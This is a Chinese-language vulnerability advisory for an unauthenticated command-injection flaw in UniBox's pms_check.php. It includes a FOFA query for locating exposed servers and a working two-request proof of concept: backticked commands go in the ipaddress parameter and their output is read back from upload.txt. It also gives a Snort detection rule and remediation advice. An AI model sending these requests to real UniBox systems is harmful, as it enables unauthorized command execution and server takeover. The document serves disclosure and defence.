

unibox-pms_check-远程命令执行

unibox-pms_check-远程命令执行，攻击者可未经授权进行命令执行，导致服务器被控。

影响版本

unibox

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="UniBox"

POC/EXP:

```
GET /billing/pms_check.php?ipaddress=`whoami`>/usr/local/unibox-0.9/network/upload.txt` HTTP/1.1
Host: 127.0.0.1
```



POC/EXP:

```
GET /network/upload.txt HTTP/1.1
Host: 127.0.0.1
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"Unibox PMS - RCE via pms_check.php";  
  flow:to_server,established;  
  content:"GET"; http_method;  
  content:"/billing/pms_check.php"; http_uri;  
  content:"ipaddress="; http_uri;  
  pcre:"/ipaddress=[^&]*`[^`]*`/";  
  metadata:service http;  
  metadata:affected_product "Unibox";  
  metadata:vulnerability_type "Command Injection";  
  classtype:web-application-attack;  
  sid:1000285;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。